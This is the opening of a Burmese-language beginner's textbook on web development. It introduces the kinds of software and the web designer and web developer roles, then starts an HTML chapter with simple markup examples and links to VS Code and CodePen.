Professional

Web Developer

2023

အိမောင်

Fairway

မာတိကာ

အပိုင်း (၃) – JavaScript

အပိုင်း (၄) – PHP

အပိုင်း (၅) – Laravel

အပိုင်း (၆) – React

အပိုင်း (၇) – API

မိတ်ဆက်

မင်္ဂလာပါ။ ဒီစာအုပ်ဟာ Web Development အကြောင်းကို ဟိုးအခြေခံအဆင့်ကနေစပြီး လုပ်ငန်းခွင်ဝင် အဆင့်ထိ စ-လယ်-ဆုံး အကုန်ပါအောင် ဖော်ပြမယ့် စာအုပ်ဖြစ်ပါတယ်။ ဒါကြောင့် စာဖတ်သူက ကွန်ပျူတာ နဲ့ အင်တာနက်ကို ကောင်းကောင်းသုံးတတ်ယုံက လွဲရင် ကြိုတင်လေ့လာထားတဲ့ အခြေခံ ဗဟုသုတ လုံးဝမရှိသေးသူလို့ သဘောထားပြီး ဖော်ပြသွားမှာပါ။ စာရေးသူအနေနဲ့ အခုလို နည်းပညာ စာအုပ်တွေကို ရေးသားပြုစုနေသလို သင်တန်းတွေ ဖွင့်ပြီးတော့လည်း ပို့ချနေတဲ့အတွက် လေ့လာသူများနဲ့ အမြဲမပြတ် ထိတွေ့မှုရှိထားပါတယ်။ ဒါကြောင့် လေ့လာစအဆင့်မှာ လေ့လာသူများ ကြုံတွေ့ရလေ့ရှိတဲ့ အခက်အခဲတွေကိုလည်း ကောင်းကောင်း သိရှိထားပါတယ်။ ဒီစာအုပ်မှာ စာရေးသူရဲ့ သင်ကြားမှု အတွေ့အကြုံတွေပေါ်မူတည်ပြီး လေ့လာသူများ လေ့လာစမှာ ကြုံတွေ့ရလေ့ရှိတဲ့ အခက်အခဲတွေကို ကျော်လွှားပြီး လွယ်ကူလျင်မြန်စွာ လေ့လာနိုင်စေမယ့် နည်းလမ်းတွေနဲ့ ဖော်ပြပေးသွားမှာပါ။ ပထမဦးဆုံး အနေနဲ့ နည်းပညာတွေအကြောင်း မပြောခင် Web Development ဆိုတာ ဘာလဲဆိုတာကနေ စပြီးတော့ ပြောချင်ပါတယ်။

ကျွန်တော်တို့လေ့လာကြမယ့် Web Development ဆိုတာဟာ Software Development ဆိုတဲ့ ဘာသာရပ်ကြီး အောက်က ဘာသာရပ် အခွဲတစ်ခု လို့ ဆိုနိုင်ပါတယ်။ Software ဆိုတဲ့နေရာမှာ System Software နဲ့ Application Software ဆိုပြီး နှစ်မျိုးခွဲလို့ ရနိုင်ပါတယ်။ System Software ဆိုတဲ့အထဲမှာ အမြင်သာဆုံးကတော့ ကွန်ပျူတာတွေမှာ ထည့်သွင်းအသုံးပြုရတဲ့ Microsoft Windows လို Operating System ဟာ System Software တစ်မျိုးပါပဲ။ Mobile ဖုန်းတွေမှာ ထည့်သွင်းအသုံးပြုရတဲ့ Android တို့ iOS တို့လို Mobile Operating System မျိုးတွေဟာလည်း System Software တွေပါပဲ။

Application Software ဆိုတာကတော့ အသုံးချဆော့ဖ်ဝဲ လို့ မြန်မာလို ခေါ်လို့ရနိုင်ပါတယ်။ ကိုယ့် လုပ်ငန်း ဆောင်ရွက်ချက် ပြီးမြောက်ဖို့အတွက် အသုံးပြုရတဲ့ ဆော့ဖ်ဝဲမျိုးပါ။ အဲ့ဒီမှာလည်း တစ်ကိုယ်ရေသုံး Consumer Software နဲ့ လုပ်ငန်းသုံး Business Software ဆိုပြီးတော့ ထပ်ခွဲလို့ ရနိုင်ပါသေးတယ်။ Microsoft Word တို့၊ YouTube တို့၊ Facebook တို့၊ Google Maps တို့လို ဆော့ဖ်ဝဲမျိုးတွေဟာ လူတိုင်း သုံးလို့ရတဲ့ တစ်ကိုယ်ရေသုံး Consumer Software တွေ ဖြစ်ကြပါတယ်။ Business Software ကို တစ်ချို့က Enterprise Software လို့လည်း ခေါ်ကြပါတယ်။ မျက်စိထဲမှာ မြင်သာအောင် ပြောရရင် စတိုးဆိုင်တွေ၊ စူပါမားကတ်တွေမှာ ငွေရှင်းတဲ့အခါ ငွေရှင်းကောင်တာက အသုံးပြုတဲ့ ဆော့ဖ်ဝဲဟာ Business Software ဖြစ်ပါတယ်။ သက်ဆိုင်ရာလုပ်ငန်းအတွက် အသုံးပြုရတာ ဖြစ်ပြီးတော့ ဒီဆော့ဖ်ဝဲတွေဟာ လူတစ်ဦးချင်း သုံးရတဲ့ ဆော့ဖ်ဝဲမျိုးတွေ မဟုတ်ကြပါဘူး။

Software Development ဆိုတဲ့ဘာသာရပ်ကို လေ့လာတဲ့အခါ၊ အဲ့ဒီဆော့ဖ်ဝဲအမျိုးအစား အားလုံးကို တစ်ခါထဲ အကုန်တွဲပြီး လေ့လာကြရတာမျိုး မဟုတ်ပါဘူး။ တူညီတဲ့ အခြေခံသဘောသဘာဝတွေရှိပေမယ့် System Software ကိုအထူးပြုလေ့လာမှာလား၊ Consumer Software ကိုအထူးပြုလေ့လာမှာလား၊ Business Software ကိုအထူးပြုလေ့လာမှာလား စသည်ဖြင့် ရွေးချယ်ပြီးတော့မှ စတင်လေ့လာကြရတာပါ။ System Software ဘက်ကို သွားမယ်ဆိုရင် C/C++ နဲ့ Rust တို့လို Programming Language နဲ့ ဆက်စပ်နည်းပညာမျိုးတွေကို အထူးပြုလေ့လာကြရမှာပါ။ Business Software ဘက်ကို သွားချင်ရင်တော့ Microsoft .NET နဲ့ Java EE တို့လို နည်းပညာမျိုးတွေကို အထူးပြု လေ့လာကြရမှာ ဖြစ်ပါတယ်။

Consumer Software ဘက်ပိုင်းမှာတော့ ဆော့ဖ်ဝဲရဲ့ အလုပ်လုပ်တဲ့ပုံစံပေါ်မူတည်ပြီး (၃) မျိုး ထပ်ခွဲကြပါသေးတယ်။ Desktop Software, Web Application နဲ့ Mobile App တို့ဖြစ်ပါတယ်။ Desktop Software ဆိုတာ Windows တို့ Mac တို့လို ကွန်ပျူတာ Operating System ပေါ်မှာ Install လုပ်ထည့်သွင်းအသုံးပြုလို့ရတဲ့ Software အမျိုးအစားတွေပါ။ Microsoft Windows အတွက်ဆိုရင် Microsoft .NET, Visual Studio, Windows API စတဲ့နည်းပညာတွေကို လေ့လာပြီး ဖန်တီးကြရမှာ ဖြစ်ပါတယ်။ Mac အတွက်ဆိုရင်တော့ Swift, XCode, macOS SDK စတဲ့ နည်းပညာတွေကို လေ့လာဖန်တီးကြရမှာပါ။

ကိုယ့်ရဲ့ဖုန်းတွေ Tablet တွေထဲမှာ Google Play Store တို့ Apple App Store တို့ကနေ Download လုပ်ထည့်သွင်းပြီး အသုံးကြလေ့ရှိတဲ့ Mobile App တွေ ရေးသားဖန်တီးလိုရင်တော့ Android အတွက် Java, Kotlin, Android Studio, Android SDK တဲ့ နည်းပညာတွေကို လေ့လာရမှာပါ။ iPhone လို iOS Devices

တွေအတွက်ဆိုရင် Swift, XCode နဲ့ iOS SDK တို့ကို လေ့လာကြရမှာ ဖြစ်ပါတယ်။ ဒီစာအုပ်ဟာ အခဲ့ဒီနည်းပညာတွေ အကြောင်းကို ဖော်ပြမယ့်စာအုပ်မဟုတ်လို့ အကျယ်မချဲ့ပါဘူး။ လေ့လာစသူများ စိတ်ဝင်စားသိရှိလိုလေ့ ရှိကြတဲ့အတွက် ဘယ်လိုကဏ္ဍအတွက် ဘယ်လိုနည်းပညာတွေ သုံးလေ့ရှိတယ်ဆိုတာ ဗဟုသုတအနေနဲ့ သိရအောင် ထည့်သွင်းဖော်ပြထားတာပါ။

အခဲ့ဒီလိုအမျိုးမျိုးရှိတဲ့ထဲက ဒီစာအုပ်မှာ အထူးပြုဖော်ပြမှာကတော့ Web Application တွေအကြောင်း ဖြစ်ပါတယ်။ Web Application ဆိုတာဟာ လိုရင်းအနှစ်ချုပ်အားဖြင့် Google Chrome, Firefox, Microsoft Edge စတဲ့ Web Browser ထဲမှာ အလုပ်လုပ်တဲ့ ဆော့ဖ်ဝဲတွေ ဖြစ်ပါတယ်။ ဥပမာ - facebook.com, google.com, youtube.com, gmail.com, twitter.com စတဲ့ဝဘ်ဆိုက်တွေဟာ Web Application တွေ ဖြစ်ကြပါတယ်။ အခဲ့ဒီလို Web Application တွေဖန်တီးဖို့အတွက် HTML, CSS, JavaScript စတဲ့ အခြေခံနည်းပညာ (၃) ခုကို အထူးပြုလေ့လာရပြီး PHP, Python, Ruby, Java စတဲ့ ဖြည့်စွက်နည်းပညာတွေထဲက တစ်ခုခုကို ပူးတွဲရွေးချယ်ပြီး လေ့လာကြရပါတယ်။ တခြားဆက်စပ် နည်းပညာတွေလည်း ရှိပါသေးတယ်။ သူ့နေရာနဲ့သူ ဆက်လက်ဖော်ပြသွားမှာပါ။

ဒီလိုမျိုး Web Application တွေကို ရေးသားဖန်တီးကြတဲ့ ပညာရှင်များကို Web Developer လို့ ခေါ်ကြပါတယ်။ ဒီနေရာမှာ အခေါ်အဝေါ်မူကွဲအနေနဲ့ Web Designer ဆိုတာလည်း ရှိပါသေးတယ်။ ဒီ Web Developer နဲ့ Web Designer ဆိုတဲ့ အခေါ်အဝေါ်နှစ်ခုဟာလည်း ရောထွေးပြီး လေ့လာသူတွေ မျက်စိလည်တတ်ကြပြန်ပါတယ်။ ဒါကြောင့် ဒီနှစ်မျိုးရဲ့ ကွဲပြားချက်ကို ထည့်သွင်းရှင်းပြပါဦးမယ်။ အကြမ်းဖျဉ်းအားဖြင့် ဒီလိုပါ။

Web Designer ဆိုတာဟာ ဝဘ်ဆိုက်တစ်ခုရဲ့ User တွေ တွေ့မြင်ထိတွေ့ အသုံးပြုရတဲ့ အသွင်အပြင်ပိုင်းကို ရေးဆွဲဖန်တီးရတဲ့ သူတွေပါ။ ဒီလိုဖန်တီးဖို့အတွက် Adobe Photoshop တို့ Adobe Illustrator တို့ Sketch တို့လို Graphic Design ပိုင်းဆိုင်ရာ ဆော့ဖ်ဝဲတွေကို အသုံးပြုတာလည်း ဖြစ်နိုင်ပါတယ်။ Pencil တို့ Figma တို့လို UI Prototype နည်းပညာမျိုးကို အသုံးပြုတာလည်း ဖြစ်နိုင်ပါတယ်။ ဒါမှမဟုတ် HTML/CSS ကို သုံးပြီး ဖန်တီးတာလည်း ဖြစ်နိုင်ပါသေးတယ်။ HTML/CSS ကို တိုက်ရိုက်သုံးတာမျိုး ဖြစ်နိုင်သလို၊ Photoshop တို့ Sketch တို့နဲ့ ဒီဇိုင်းအရင်ဆွဲပြီးတော့မှ အဲ့ဒီ ဒီဇိုင်းကို HTML/CSS နဲ့ Template ပြန်ပြောင်းတာလည်း ဖြစ်နိုင်ပါတယ်။ ဒီထက်တစ်ဆင့် မြင့်လာတဲ့အခါ JavaScript တို့ jQuery တို့ React တို့လို နည်းပညာမျိုးတွေနဲ့ လက်တွေ့အသုံးပြုလို့ရနိုင်တဲ့ အဆင့်ထိ ဖန်တီးကြပါတယ်။ တစ်ယောက်နဲ့တစ်

ယောက် သွားတဲ့အဆင့်တွေ မတူကြပါဘူး။ တစ်ချို့က မြင်ရတဲ့ ဒီဇိုင်းပိုင်း ဆွဲပြီးရင် Web Designer တစ်ဦးရဲ့လုပ်ငန်း ပြီဆုံးပြီလို့ သဘောထားကြပါတယ်။ တစ်ချို့ကတော့ မြင်ရယုံနဲ့ မပြီးသေးဘူး၊ ပရောဂျက်ထဲမှာ လက်တွေ့ထည့် အသုံးချလို့ရတဲ့ Template တွေ Code တွေထိ တစ်ခါထဲ ရေးပေးရတယ်လို့ သဘောထားကြပါတယ်။ လိုရင်းအနှစ်ချုပ်ကတော့ သတ်မှတ်ထားတဲ့အဆင့် မတူကြပေမယ့် Web Designer တစ်ဦးရဲ့ အလုပ်က ဝဘ်ဆိုက်တွေမှာ တွေ့မြင့်ထိတွေ့နိုင်တဲ့ အပိုင်းကို ဖန်တီးပေးခြင်း ဖြစ်ပါတယ်။ တစ်ချို့ Web Designer တွေက Code ရေးနိုင်ပြီး၊ တစ်ချို့ မရေးနိုင်ကြပါဘူး။ Code ရေးနိုင်ခြင်း မရေးနိုင်ခြင်းက Web Designer ကောင်း ဟုတ်ခြင်း၊ မဟုတ်ခြင်းနဲ့ မဆိုင်ပါဘူး။ တစ်ယောက်နဲ့တစ်ယောက် ချဉ်းကပ်ပုံ မတူကြတာသာ ဖြစ်ပါတယ်။

Web Developer ဆိုတာကတော့ ဝဘ်ဆိုက်တွေကို လက်တွေ့အလုပ်လုပ်ပြီး အများသုံးလို့ရအောင် လွှင့်တင်တဲ့အထိ HTML/CSS Template တွေ၊ Server-side နည်းပညာတွေ၊ Database နည်းပညာတွေနဲ့ ပေါင်းစပ်ပြီး ဖန်တီးရေးသားတဲ့ သူတွေပါ။ ဒီနေရာမှာ Web Designer ကြိုတင်ရေးဆွဲပေးထားတဲ့ ဒီဇိုင်းကို အသုံးပြုပြီး ဆက်လက်ဖန်တီးတာဖြစ်နိုင်သလို၊ ကိုယ်တိုင် ဒီဇိုင်းနဲ့ Template တွေကအစ ဖန်တီးရတာမျိုးလည်း ဖြစ်နိုင်ပါတယ်။ တစ်ချို့ Team တွေမှာ Web Designer နဲ့ Web Developer ကို သူ့တာဝန်နဲ့သူ ခွဲထားပြီး တစ်ချို့ Team တွေမှာတော့ ခွဲမထားပါဘူး၊ Web Developer လို့ပြောရင် အကုန်တာဝန်ယူကြရတာတွေလည်း ရှိပါတယ်။ ဒီလိုသီးခြား Web Designer မရှိတဲ့ Team တွေကလုပ်တဲ့ ပရောဂျက်တွေဟာ ဒီဇိုင်းအသွင်အပြင် အားနည်းကြလေ့ရှိပါတယ်။ ဘာသာရပ်နှစ်ခုလုံးဟာ သူ့ဟာနဲ့သူ ကျယ်ပြန့်လို့ ခေါင်းစဉ်တစ်မျိုးတည်းအောက်မှာ နှစ်ခုလုံးကို ကျွမ်းကျင်ပိုင်နိုင်ဖို့ဆိုတာ ခက်ပါတယ်။ နှစ်ခုလုံးကျွမ်းကျင်သူ မရှိဘူးမဟုတ်ပါဘူး၊ ရှိတော့ရှိတယ်၊ ရှားတယ်ဆိုတာမျိုးပါ။ တစ်ချို့ Team တွေကျတော့ Web Designer လို့ ခေါင်းစဉ်တပ်ပြီး ဒီဇိုင်းဆွဲတာရော လက်တွေ့လွှင့်တင်နိုင်တဲ့ အဆင့်ထိရော အကုန်တာဝန်ယူကြရပြန်ပါတယ်။ ဒီလိုအခါမျိုးမှာ တစ်ချို့ကလည်း အသင့်သုံး Content Management System (CMS) နည်းပညာတွေကို အခြေခံပြီး ဖန်တီးကြလို့ CMS Developer ဆိုတဲ့ခေါင်းစဉ်လည်း ကြားထဲမှာ ရှိလာပြန်ပါတယ်။ ဒါကြောင့် ဒီအခေါ်အဝေါ်နှစ်ခု ရောထွေးနေယုံမက တခြား Web Master, Front-end Developer, Back-end Developer စဖြင့် အခေါ်အဝေါ်တွေနဲ့လည်း ရောထွေးနေပါသေးတယ်။ ဒါတွေကြောင့် ခေါင်းရှုပ်သွားရင် စိတ်မပူပါနဲ့၊ စာဖတ်သူမှမဟုတ်ပါဘူး၊ ဘယ်သူမှ ရှင်းလင်းတဲ့ အဓိပ္ပါယ်ဖွင့်ဆိုချက်ကို မသိကြတာပါ။ တစ်ယောက်ကိုမေးရင် တစ်မျိုးပြောကြပါလိမ့်မယ်။

အကျဉ်းချုပ်ကို ဒီလိုမှတ်နိုင်ပါတယ်။ Web Designer ဆိုတာ User တွေ့မြင်ထိတွေ့ရတဲ့ အသွင်အပြင် ဒီဇိုင်း ရေးဆွဲဖန်တီးသူဖြစ်ပြီး၊ Web Developer ဆိုတာကတော့ အဲ့ဒီ ဒီဇိုင်းကို အသုံးပြုပြီး လက်တွေ့လွှင့်တင်လို့ရတဲ့ ဝဘ်ဆိုက်တွေ ဖန်တီးသူဖြစ်တယ် လို့ မှတ်နိုင်ပါတယ်။

တစ်ကယ်တော့ Web Development ဆိုတဲ့ခေါင်းစဉ်အောက်မှာ Front-end, Back-end, Full-stack စသည်ဖြင့် အမျိုးမျိုး ရှိကြပါသေးတယ်။ ဒီစာအုပ်မှာ အားလုံး (အားလုံး) ကို ထည့်သွင်း ဖော်ပြသွားမှာပါ။ ဒါကြောင့် ဒီအခေါ်အဝေါ်တွေအကြောင်းကို အပေါ်ယံသဘော ကြိုမရှင်းတော့ပါဘူး။ အသေးစိတ် ဆက်လက်လေ့လာ သွားမှာမို့လို့ပါ။

လက်တွေ့လုပ်ငန်းခွင်ထဲ ရောက်တဲ့အခါ Front-end, Back-end စသည်ဖြင့် ကိုယ်ပိုင်ပါသနာပါတဲ့ အပိုင်းကို ရွေးမယ်ဆို ရွေးလို့ရနိုင်ပါတယ်။ ဒါပေမယ့် လေ့လာတဲ့အခါမှာတော့ အားလုံးကို လေ့လာဖို့ လိုအပ်ပါတယ်။ Front-end သီးသန့်လုပ်ချင်ပါတယ် ဆိုရင်တောင် Back-end အကြောင်းကိုလည်း တီးမိခေါက်မိ သိထားမှ လုပ်ငန်းခွင်မှာ အဆင်ပြေမှာပါ။ Back-end ပဲ သီးသန့်လုပ်ချင်တယ်ဆိုရင်လည်း Front-end အကြောင်း တီးမိခေါက်မိ သိထားမှ အဆင်ပြေမှာပါ။ ဒါကြောင့် လေ့လာတဲ့အခါမှာ အားလုံးကို တစ်ခါထဲတွဲဖက် လေ့လာထားမှ လေ့လာသူအတွက် ရေရှည်အကျိုးရှိမှာ ဖြစ်ပါတယ်။

နောက်ပိုင်းမှာ ဘယ်ဘာသာရပ်ကို အထူးပြု ရွေးချယ်သည် ဖြစ်စေ၊ Web Development လို့ပြောလိုက်တာနဲ့ လေ့လာသူတိုင်း မဖြစ်မနေ အစပြု လေ့လာကြရမှာကတော့ HTML, CSS နဲ့ JavaScript တို့ပဲ ဖြစ်ပါတယ်။ ကဲ စလိုက်ကြရအောင်။

အပိုင်း (၁)

HTML, CSS

အခန်း (၁) - HTML

Markup Language

HTML ဟာ Markup Language တစ်ခုဖြစ်ပါတယ်။ သူနာမည် အပြည့်အစုံက Hypertext Markup Language ပါ။ Markup Language ဆိုတာကို ဒီလိုမှတ်ပါ။ ကွန်ပျူတာက နားလည်အလုပ်လုပ်နိုင်တဲ့ Content Structure တည်ဆောက်ရသော နည်းပညာဖြစ်ပါတယ်။ အခြားသော Markup Language တွေ ရှိပါသေးတယ်။ XML, YAML, Markdown စသည်ဖြင့်ပါ။ Language မတူလို့ ရေးသားပုံတွေ မတူပေမယ့် Markup Language အားလုံးရဲ့ ရည်ရွယ်ချက်က အတူတူပါပဲ။ ကွန်ပျူတာက နားလည် အလုပ်လုပ်နိုင်တဲ့ Content Structure တည်ဆောက်ဖို့ပဲ ဖြစ်ပါတယ်။ ဥပမာ - ဒီစာလေးကို လေ့လာကြည့်ပါ။

```Plain Text
HTML ဖြစ်ပေါ်လာပုံ

HTML ကို Tim Berners-Lee အမည်ရ ကွန်ပျူတာသိပ္ပံပညာရှင်က ၁၉၉၁ ခုနှစ်တွင် WorldWideWeb နည်းပညာ၏ အစိတ်အပိုင်းတစ်ရပ်အဖြစ် ချပြခဲ့ခြင်းဖြစ်သည်။ ၄င်း WorldWideWeb နည်းပညာကို လက်တွေ့ စမ်းသပ်နိုင်ရန် အောက်ပါတို့ကိုလည်း ပူးတွဲတီထွင်ခဲ့သည်။

Web Browser
HTTP Server
```

ဒီစာကိုလူတစ်ယောက် ဖတ်ကြည့်ရင် ဘယ်ဟာက ခေါင်းစဉ်၊ ဘယ်ဟာက စာကိုယ်၊ ဘယ်ဟာက စာရင်းစသဖြင့် အလိုလို သိပါတယ်။ ဘာကိုကြည့်ပြီး သိတာလဲဆိုတော့ ရေးထားတဲ့ စာမှာပါတဲ့ အကြောင်းအရာကို ဖတ်ကြည့်ပြီး သိတာပါ။ ကွန်ပျူတာကတော့ လူတစ်ယောက်လို အဲ့ဒီစာကို ဖတ်ရှုသိရှိနိုင်စွမ်း ရှိမှာ

မဟုတ်ပါဘူး။ အခုနောက်ပိုင်း AI နည်းပညာတွေ ပေါ်လာလို့ သိရှိနိုင်စွမ်း ရှိလာပေမယ့် ဒါတွေကအခုမှ အစပဲရှိပါသေးတယ်။ ပါတဲ့အကြောင်းအရာကို ကြည့်ပြီးတော့ ခေါင်းစဉ်လား၊ စာကိုယ်လား၊ စာရင်းလား ခွဲနိုင်မှာ မဟုတ်ပါဘူး။ အဲ့ဒါကို ခွဲနိုင်အောင် အမှတ်အသား လုပ်ပေးတဲ့ နည်းပညာကို Markup Language လို့ခေါ်တာပါ။ ဒီစာကိုပဲ HTML နဲ့ ရေးမယ်ဆိုရင် အခုလို ရေးပေးရမှာပါ။

HTML

```
<h1>HTML ဖြစ်ပေါ်လာပုံ</h1>

<p>
HTML ကို Tim Berners-Lee အမည်ရကွန်ပျူတာသိပ္ပံပညာရှင်က ၁၉၉၁ ခုနှစ်တွင် WorldWideWeb နည်းပညာ၏ အစိတ်အပိုင်းတစ်ရပ်အဖြစ် ချပြခဲ့ခြင်းဖြစ်သည်။ ၄င်း WorldWideWeb နည်းပညာကို လက်တွေ့စမ်းသပ်နိုင်ရန် အောက်ပါတို့ကို ပူးတွဲတီထွင်ခဲ့သည်။
</p>

<ul>
    <li>Web Browser</li>
    <li>HTTP Server</li>
</ul>
```

HTML က သတ်မှတ်ထားပါတယ်၊ `<h1>` ဆိုတဲ့အမှတ်အသားနဲ့ `</h1>` ဆိုတဲ့အမှတ်အသား ကြားထဲမှာ ရှိတဲ့ အကြောင်းအရာကို ခေါင်းစီးအဆင့် (၁) လို့ မှတ်ယူရမယ် တဲ့။ ဒါကိုရေးသားသူ ကျွန်တော်တို့က နားလည်သိရှိလို့ ရေးပေးလိုက်သလို၊ HTML ကို နားလည်တဲ့ ကွန်ပျူတာစနစ်တွေလည်း သိနိုင်သွားပါပြီ။ ဘာရေးထားလည်း ဖတ်တတ်စရာမလိုဘဲနဲ့ `<h1>` အမှတ်အသားနဲ့ `</h1>` အမှတ်အသားကြားထဲကဟာကို ခေါင်းစီးအဆင့် (၁) မှန်း သိနိုင်သွားပါပြီ။ HTML ကို နားလည်တဲ့ ကွန်ပျူတာစနစ်လို့ ပြောလိုက်တာကို သတိပြုပါ။ HTML ကိုနားမလည်တဲ့ ကွန်ပျူတာ စနစ်တွေလည်း ရှိနိုင်တာပါပဲ။ HTML ကို နားလည်တဲ့ ကွန်ပျူတာစနစ်တွေထဲမှာ အဓိကအကျဆုံးကတော့ ကျွန်တော်တို့တွေ နေ့စဉ် အင်တာနက်သုံးဖို့ အသုံးပြုနေကြတဲ့ Google Chrome, Mozilla Firefox, Microsoft Edge စတဲ့ Web Browser တွေပါပဲ။ ဒီ Web Browser တွေက HTML ကိုနားလည်ကြပါတယ်။ ဒါကြောင့် HTML အမှတ်အသားတွေကိုသုံးပြီး ရေးထားတဲ့ Document ကို အမှတ်အသား သတ်မှတ်ချက်နဲ့အညီ ဖော်ပြအလုပ်လုပ် ပေးနိုင်ကြပါတယ်။

Basic Structure & Elements

အထက်မှာပေးခဲ့တဲ့ နမူနာကို ပြည့်စုံအောင် ရေးမယ်ဆိုရင် ဒီလိုရေးပေးရမှာပါ။

HTML

```
<!DOCTYPE html>
<html>
<head>
    <meta charset="UTF-8">
    <title>HTML ဆိုသည်မှာ</title>
</head>
<body>
    <h1>HTML ဖြစ်ပေါ်လာပုံ</h1>

    <p>
        HTML ကို Tim Berners-Lee အမည်ရကွန်ပျူတာသိပ္ပံပညာရှင်က ၁၉၉၁ ခုနှစ်
        တွင် WorldWideWeb နည်းပညာ၏ အစိတ်အပိုင်းတစ်ရပ်အဖြစ် ချပြခဲ့ခြင်း
        ဖြစ်သည်။ ၄င်း WorldWideWeb နည်းပညာကို လက်တွေ့စမ်းသပ် နိုင်ရန်
        အောက်ပါတို့ကို ပူးတွဲတီထွင်ခဲ့သည်။
    </p>

    <ul>
        <li>Web Browser</li>
        <li>HTTP Server</li>
    </ul>

    <p>
        HTML နှင့် ဆက်စပ်နည်းပညာများမှာ အောက်ပါအတိုင်းဖြစ်ပါသည်။
    </p>

    <ol>
        <li>HTTP</li>
        <li>CSS</li>
    </ol>
</body>
</html>
```


ဒီကုဒ်ကို ကိုယ်တိုင်လည်း ကူးရေးပြီး စမ်းကြည့်နိုင်ပါတယ်။ နှစ်သက်ရာ Code Editor ကိုသုံးပြီး ရေးလို့ရပါတယ်။ လက်ရှိမှာ VS Code ကတော့ လူကြိုက်အများဆုံး Code Editor ဖြစ်နေလို့ ဒီမှာ Download ရယူပြီး ထည့်သွင်းထားနိုင်ပါတယ်။

- https://code.visualstudio.com

နမူနာကုဒ်တွေကို ကူးရေးပြီးရင် ရလဒ်ကို Chrome, Firefox စသဖြင့် နှစ်သက်ရာ Web Browser နဲ့ဖွင့်ပြီး စမ်းကြည့်လို့ရပါတယ်။

ဒီစာအုပ်မှာ ရေးပြသမျှ ကုဒ်အတိုအစလေးကအစ အကုန်လုံးကို လိုက်စမ်းကြည့်ဖို့ တိုက်တွန်းပါတယ်။ ဒီတော့မှ တစ်ခါထဲမြင်ပြီး တစ်ခါထဲရသွားမှာပါ။ ဒီလိုစမ်းကြည့်တဲ့အခါ အမြန်ဆုံးနည်းကတော့ **Code Pen** လို နည်းပညာမျိုးကို အသုံးပြုခြင်းပါပဲ။ ကုဒ်ချက်ခြင်းရေးပြီး ရလဒ်ချက်ခြင်းမြင်ရလို့ အတော် အဆင်ပြေပါတယ်။ ရေးလိုက်၊ သိမ်းလိုက်၊ Browser နဲ့ ပြန်ဖွင့်ကြည့်လိုက် လုပ်နေစရာ မလိုတော့ပါဘူး။ အွန်လိုင်းကနေ တိုက်ရိုက်ရေးစမ်းတာမို့လို့ အင်တာနက်အဆက်အသွယ်ရှိဖို့တော့ လိုပါတယ်။ ဒီမှာရေးရမှာပါ။

- https://codepen.io/pen



ပုံမှာဖော်ပြထားတာကတော့ Code Pen ကိုသုံးပြီးရေးထားတဲ့ကုဒ်နဲ့ ယှဉ်တွဲဖော်ပြထားတဲ့ ရလဒ်ဖြစ်ပါတယ်။ ရလဒ်အနေနဲ့ ရေးထားတဲ့ HTML ပေါ်မူတည်ပြီး သင့်တော်တဲ့အသွင်အပြင်နဲ့ဖော်ပြနေတဲ့ Content ကို တွေ့မြင်ရခြင်းဖြစ်ပါတယ်။ ကုဒ်တွေရေးတဲ့အခါ နမူနာမှာ ရေးပြသလို Indent လေးတွေ မှန်အောင် ရေးသင့်ပါတယ်။ Indent ဆိုတာ တစ်ခုခုရဲ့ အတွင်းထဲမှာရှိတဲ့ အကြောင်းအရာကို အတွင်းထဲမှာ ရှိမှန်းသိသာ မြင်သာအောင် Tab လေး တွန်းပြီး ရေးထားတာကို ပြောတာပါ။ ဒီလိုပါ -

HTML

```
<body>
    <ul>
        <li>Web Browser<li>
        <li>HTTP Server</li>
    </ul>
</body>
```

ဒီလိုရေးထားတဲ့အတွက် `<ul>` က `<body>` အတွင်းမှာရှိပြီး `<li>` Element တွေဟာ `<ul>` ရဲ့ အတွင်းထဲမှာရှိတဲ့ Element တွေဖြစ်ကြောင်း ထင်ရှားမြင်သာသွားစေပါတယ်။ ဖတ်ရတာ ပိုအဆင်ပြေသွားသလို အဖွင့်အပိတ်တွေ မစုံလို့ မှားတဲ့အခါမှာမျိုးမှာ အမှားကို ပိုပြီးတော့ မြင်သာစေမှာ ဖြစ်ပါတယ်။ Indent တွေ့ မမှန်လည်း အလုပ်လုပ်ပေမယ့် Indent မှန်မှသာ ပြန်ဖတ်လို့ အဆင်ပြေမှာပါ။ မဟုတ်ရင် ဖတ်ရခက်ပြီး၊ အမှားရှာရ၊ ပြင်ရခက်နေပါလိမ့်မယ်။

